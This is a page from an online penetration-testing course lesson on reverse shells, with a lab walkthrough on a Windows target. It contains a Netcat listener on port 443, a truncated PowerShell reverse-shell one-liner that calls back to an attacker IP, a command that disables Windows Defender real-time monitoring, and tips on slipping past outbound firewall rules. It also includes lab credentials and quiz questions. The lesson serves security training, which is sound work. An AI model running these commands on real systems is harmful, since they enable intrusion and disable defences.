


Reverse Shells

With a **reverse shell**, the attack box will have a listener running, and the target will need to initiate the connection.

Reverse Shell Example



We will often use this kind of shell as we come across vulnerable systems because it is likely that an admin will overlook outbound connections, giving us a better chance of going undetected. The last section discussed how bind shells rely on incoming connections allowed through the firewall on the server-side. It will be much harder to pull this off in a real-world scenario. As seen in the image above, we are starting a listener for a reverse shell on our attack box and using some method (example: **Unrestricted File Upload**, **Command Injection**, etc..) to force the target to initiate a connection with our target box, effectively meaning our attack box becomes the server and the target becomes the client.

We don't always need to re-invent the wheel when it comes to payloads (commands & code) we intend to use when attempting to establish a reverse shell with a target. There are helpful tools that infosec veterans have put together to assist us. [Reverse Shell Cheat Sheet](#) is one fantastic resource that contains a list of different commands, code, and even automated reverse shell generators we can use when practicing or on an actual engagement. We should be mindful that many admins are aware of public repositories and open-source resources that penetration testers commonly use. They can reference these repos as part of their core considerations on what to expect from an attack and tune their security controls accordingly. In some cases, we may need to customize our attacks a bit.

Let's work hands-on with this to understand these concepts better.

Hands-on With A Simple Reverse Shell in Windows

With this walkthrough, we will be establishing a simple reverse shell using some PowerShell code on a Windows target. Let's start the target and begin.

We can start a Netcat listener on our attack box as the target spawns.

Server (attack box)

Server (attack box)

```
dbcyph0n@htb[/htb]$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
```

This time around with our listener, we are binding it to a [common port \(443\)](#), this port usually is for [HTTPS](#) connections. We may want to use common ports like this because when we initiate the connection to our listener, we want to ensure it does not get blocked going outbound through the OS firewall and at the network level. It would be rare to see any security team blocking 443 outbound since many applications and organizations rely on HTTPS to get to various websites throughout the workday. That said, a firewall capable of deep packet inspection and Layer 7 visibility may be able to detect & stop a reverse shell going outbound on a common port because it's examining the contents of the network packets, not just the IP address and port. Detailed firewall evasion is outside of the scope of this module, so we will only briefly touch on detection & evasion techniques throughout the module, as well as in the dedicated section at the end.

Once the Windows target has spawned, let's connect using RDP.

Netcat can be used to initiate the reverse shell on the Windows side, but we must be mindful of what applications are present on the system already. Netcat is not native to Windows systems, so it may be unreliable to count on using it as our tool on the Windows side. We will see in a later section that to use Netcat in Windows, we must transfer a Netcat binary over to a target, which can be tricky when we don't have file upload capabilities from the start. That said, it's ideal to use whatever tools are native (living off the land) to the target we are trying to gain access to.

What applications and shell languages are hosted on the target?

This is an excellent question to ask any time we are trying to establish a reverse shell. Let's use command prompt & PowerShell to establish this simple reverse shell. We can use a standard PowerShell reverse shell one-liner to illustrate this point.

On the Windows target, open a command prompt and copy & paste this command:

Client (target)

Client (target)

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.Ge
```

① Note: If we are using Pwnbox, keep in mind that some browsers do not work as seamlessly when using the Clipboard feature to paste a command directly into the CLI of a target. In these cases, we may want to paste into Notepad on the target, then copy & paste from inside the target.

Please take a close look at the command and consider what we need to change for this to allow us to establish a reverse shell with our attack box. This PowerShell code can also be called `shell code` or our `payload`. Delivering this payload onto the Windows system was pretty straightforward, considering we have complete control of the target for demonstration purposes. As this module progresses, we will notice the difficulty increases in how we deliver the payload onto targets.

What happened when we hit enter in command prompt?

Client (target)

Client (target)

```
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443) ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

The **Windows Defender antivirus (AV)** software stopped the execution of the code. This is working exactly as intended, and from a **defensive** perspective, this is a **win**. From an offensive standpoint, there are some obstacles to overcome if AV is enabled on a system we are trying to connect with. For our purposes, we will want to disable the antivirus through the **Virus & threat protection settings** or by using this command in an administrative PowerShell console (right-click, run as admin):

Disable AV

Disable AV

```
PS C:\Users\htb-student> Set-MpPreference -DisableRealtimeMonitoring $true
```

Once AV is disabled, attempt to execute the code again.

Server (attack box)

Server (attack box)

```
dbcypth0n@htb[/htb]$ sudo nc -lvnp 443

Listening on 0.0.0.0 443
Connection received on 10.129.36.68 49674

PS C:\Users\htb-student> whoami
ws01\htb-student
```

Back on our attack box, we should notice that we successfully established a reverse shell. We can see this by the change in the prompt that starts with **PS** and our ability to interact with the OS and file system. Try running some standard Windows commands to practice a bit.

Now, let's test our knowledge with some challenge questions.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

25ms ▼

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!



Cheat Sheet

Download VPN
Connection FileTarget: [Click here to spawn the target system!](#)

RDP to with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 0

When establishing a reverse shell session with a target, will the target act as a client or server?

Submit your answer here...



Submit



RDP to with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 0

Connect to the target via RDP and establish a reverse shell session with your attack box then submit the hostname of the target box.

Submit your answer here...



Submit



Hint

[< Previous](#)[Next >](#)[📄 Cheat Sheet](#)[? Go to Questions](#)

Table of Contents

Introduction

Shells Jack Us In, Payloads Deliver Us Shells



CAT5 Security's Engagement Preparation



Shell Basics

Anatomy of a Shell



Bind Shells



[Reverse Shells](#)

Payloads

Introduction to Payloads

Automating Payloads & Delivery with Metasploit

Crafting payloads with MSFvenom

Windows Shells

Infiltrating Windows

NIX Shells

Infiltrating Unix/Linux

Spawning Interactive Shells

Web Shells

Introduction to Web Shells

Laudanum, One Webshell to Rule Them All

Antak Webshell

PHP Web Shells

Skills Assessment

The Live Engagement

Additional Considerations

Detection & Prevention

My Workstation

OFFLINE

▶ Start Instance

∞ / 1 spawns left